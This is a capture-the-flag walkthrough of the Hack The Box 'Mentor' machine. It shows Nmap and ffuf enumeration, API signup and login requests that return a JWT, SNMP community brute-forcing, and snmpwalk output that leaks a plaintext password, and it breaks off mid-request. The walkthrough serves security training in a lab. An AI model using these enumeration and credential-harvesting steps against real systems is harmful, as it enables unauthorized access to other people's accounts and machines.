
HTB — WRITE UP (Mentor)




After running an Nmap scan on the target machine, we found that it is running three services: SSH, HTTP, and SNMP.


The SSH service is listening on port 22 and allows for secure remote command-line access to the machine. This is a common service found on servers and could potentially be used to gain access to the machine.


The HTTP service is listening on port 80 and allows for the transmission of data over the web. This is a commonly used service for hosting web pages and could potentially be used to access the machine through a web browser.

The SNMP service is listening on port 161 and allows for the remote management and monitoring of the machine. This service is often found on network devices and could potentially be used to gather information about the machine and its configuration.

In order to access the web site “mentorquotes.htb”, you will need to add the domain name “mentorquotes.htb” to your **/etc/hosts** file. This will allow your computer to resolve the domain name to the correct IP address, allowing you to access the site using a web browser.








After checking the website, we found nothing. Let's try searching for some subdomains.


Looking for subdomains can provide valuable information and help you understand the structure and organization of a company's network. It can also help you identify potential vulnerabilities and security weaknesses that may need to be addressed.

Command: ffuf -u "http://mentorquotes.htb/FUZZ" -w /usr/share/wordlists/SecLists/Discovery/Web-Content/directory-list-2.3-medium.txt -mc all -fc 404\




Now that we have discovered the subdomain api.mentorquotes.htb, let's try to locate any hidden directories or files on it.


Command: ffuf -u "http://api.mentorquotes.htb/FUZZ" -w /usr/share/wordlists/SecLists/Discovery/Web-Content/directory-list-2.3-medium.txt -mc all -fc 404\



We discovered a directory called 'docs'. Let's go and take a look at its contents




After reviewing the contents of the 'docs' directory, we uncovered an email address within the source code.




Docs contain some functions that we can try using:

SignUp Function:



Let's try to sign up for a new account using the email address that we found in the source code:



The sign-up process did not work using the email address that we found. Let's try using a different email address instead.

Request

Pretty Raw Hex

```
1 POST /auth/signup HTTP/1.1
2 Host: api.mentorquotes.htb
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0)
  Gecko/20100101 Firefox/102.0
4 Accept: application/json
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Referer: http://api.mentorquotes.htb/docs
8 Content-Type: application/json
9 Origin: http://api.mentorquotes.htb
10 Content-Length: 88
11 Connection: close
12
13 {
14   "email":"user1@mentorquotes.htb",
15   "username":"james",
16   "password":"12345678"
17 }
```

Response

Pretty Raw Hex Render

```
1 HTTP/1.1 201 Created
2 Date: Sat, 17 Dec 2022 14:09:02 GMT
3 Server: uvicorn
4 content-length: 60
5 content-type: application/json
6 access-control-allow-origin: *
7 access-control-allow-credentials: true
8 Connection: close
9
10 {
   "id":5,
   "email":"user1@mentorquotes.htb",
   "username":"james"
  }
```

Now that we have created a new account, let's try using the login function to access it

Request

Pretty Raw Hex

```
1 POST /auth/login HTTP/1.1
2 Host: api.mentorquotes.htb
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0)
  Gecko/20100101 Firefox/102.0
4 Accept: application/json
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Referer: http://api.mentorquotes.htb/docs
8 Content-Type: application/json
9 Origin: http://api.mentorquotes.htb
10 Content-Length: 92
11 Connection: close
12
13 {
14   "email":"user1@mentorquotes.htb",
15   "username":"james",
16   "password":"12345678"
17 }
```

Response

Pretty Raw Hex Render


```
1 HTTP/1.1 200 OK
2 Date: Sat, 17 Dec 2022 14:09:59 GMT
3 Server: uvicorn
4 content-length: 154
5 content-type: application/json
6 access-control-allow-origin: *
7 access-control-allow-credentials: true
8 Connection: close
9
10 "eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJlc2VybmFtZSI6ImphbWVzIiwi
   ZW1haWwiOiJlc2VyMUBtZW50b3JxdW9OZXMuaHRiIn0.iOiTc_bGjfPfWJoT24ehRG
   KMOw5WS72fHXYJByCVKfk"
```

Upon successful login, the login function provided us with a JWT (JSON Web Token), which we can use to authenticate future requests to the service or website.

A JWT (JSON Web Token) is a digitally signed token that is used to authenticate requests and convey information about the authenticated user. It consists of three parts: a header, a payload, and a signature. The header and payload contain

information about the JWT, while the signature is used to verify that the JWT has not been tampered with.

Let's take the JWT obtained from the login function and use it to authenticate a request to the 'get users' function by adding an 'Authorization' header to the request with the JWT as its value.



We received a response stating that only an administrator can access this resource. We will need to ensure that we have the necessary permissions or obtain authorization from an administrator in order to access it.


Let's try using enumeration on the SNMP service that we found during an 'nmap' scan to see if we can uncover the administrator credentials.

Source: https://github.com/SECFORCE/SNMP-Brute/blob/master/snmpbrute.py

Using the 'SNMP-Brute' tool, we discovered two SNMP communities called 'Internal' and 'Public' on the service. These communities may

have different access control settings that can be used to access the service.

Command: python3 snmpbrute.py -t [IP]



command: snmpwalk -c [community name] -v [version] [IP]

We can use the 'snmpwalk' utility with the '-c internal' and '-v2c' options and the IP address of the host running the SNMP service to retrieve information from the service using the 'Internal' community.

We saved the long and detailed output of the 'snmpwalk' command to a file called 'snmp.txt' so that we can more easily review and search through the information in a text editor.

```
iso.3.6.1.2.1.25.4.2.1.5.925 = ""
iso.3.6.1.2.1.25.4.2.1.5.1185 = STRING: "-f -P"
iso.3.6.1.2.1.25.4.2.1.5.1192 = STRING: "-LOw -u Debian-snmp -g Debian-snmp -I -smux mteTrigger mteTriggerConf -f"
iso.3.6.1.2.1.25.4.2.1.5.1204 = ""
iso.3.6.1.2.1.25.4.2.1.5.1220 = STRING: "-o -p -- \\u --noclear tty1 linux"
iso.3.6.1.2.1.25.4.2.1.5.1230 = ""
iso.3.6.1.2.1.25.4.2.1.5.1244 = STRING: "-k start"
iso.3.6.1.2.1.25.4.2.1.5.1245 = STRING: "-k start"
iso.3.6.1.2.1.25.4.2.1.5.1246 = STRING: "-k start"
iso.3.6.1.2.1.25.4.2.1.5.1315 = STRING: "-H fd:// --containerd=/run/containerd/containerd.sock"
iso.3.6.1.2.1.25.4.2.1.5.1655 = STRING: "/usr/local/bin/login.sh"
iso.3.6.1.2.1.25.4.2.1.5.1717 = STRING: "-proto tcp -host-ip 172.22.0.1 -host-port 5432 -container-ip 172.22.0.4 -container-port 5432"
iso.3.6.1.2.1.25.4.2.1.5.1737 = STRING: "-namespace moby -id 96e44c5692920491cdb954f3d352b3532a88425979cd48b3959b63bfec98a6f4 -address /run/containerd/containerd.sock"
iso.3.6.1.2.1.25.4.2.1.5.1759 = ""
iso.3.6.1.2.1.25.4.2.1.5.1845 = STRING: "-proto tcp -host-ip 172.22.0.1 -host-port 8000 -container-ip 172.22.0.3 -container-port 8000"
iso.3.6.1.2.1.25.4.2.1.5.1860 = STRING: "-namespace moby -id e79d9c11e77515e81e725b8655d0a198175efab4a54aa00e62df78fea09ccB66 -address /run/containerd/containerd.sock"
iso.3.6.1.2.1.25.4.2.1.5.1878 = STRING: "-m uvicorn app.main:app --reload --workers 2 --host 0.0.0.0 --port 8000"
iso.3.6.1.2.1.25.4.2.1.5.1902 = ""
iso.3.6.1.2.1.25.4.2.1.5.1903 = ""
iso.3.6.1.2.1.25.4.2.1.5.1904 = ""
iso.3.6.1.2.1.25.4.2.1.5.1905 = ""
iso.3.6.1.2.1.25.4.2.1.5.1906 = ""
iso.3.6.1.2.1.25.4.2.1.5.1907 = ""
iso.3.6.1.2.1.25.4.2.1.5.1959 = STRING: "-proto tcp -host-ip 172.22.0.1 -host-port 81 -container-ip 172.22.0.2 -container-port 80"
iso.3.6.1.2.1.25.4.2.1.5.1977 = STRING: "-namespace moby -id 499f2491d1b03ffd6cbb3d96072e4f4e06b488c703cafddeb6218893167b47d5 -address /run/containerd/containerd.sock"
iso.3.6.1.2.1.25.4.2.1.5.1998 = STRING: "main.py"
iso.3.6.1.2.1.25.4.2.1.5.2031 = STRING: "-c from multiprocessing.semaphore_tracker import main;main(4)"
iso.3.6.1.2.1.25.4.2.1.5.2034 = STRING: "-c from multiprocessing.spawn import spawn_main; spawn_main(tracker_fd=5, pipe_handle=7) --multiprocessing-fork"
iso.3.6.1.2.1.25.4.2.1.5.2061 = ""
iso.3.6.1.2.1.25.4.2.1.5.2062 = ""
iso.3.6.1.2.1.25.4.2.1.5.2084 = STRING: "/usr/local/bin/login.py kj23sadkj123as0-d213"
iso.3.6.1.2.1.25.4.2.1.5.2470 = ""
iso.3.6.1.2.1.25.4.2.1.5.2479 = ""
iso.3.6.1.2.1.25.4.2.1.5.2488 = ""
iso.3.6.1.2.1.25.4.2.1.5.2762 = ""
iso.3.6.1.2.1.25.4.2.1.5.2890 = ""
iso.3.6.1.2.1.25.4.2.1.5.3149 = ""
iso.3.6.1.2.1.25.4.2.1.5.3317 = ""
```

While examining the output of the 'Internal' community using the 'snmpwalk' utility, we discovered a password within the information returned by the SNMP service.

Use the password that we found to login to James's account and retrieve his JWT

Request

Pretty Raw Hex

```
1 POST /auth/login HTTP/1.1
2 Host: api.mentorquotes.htb
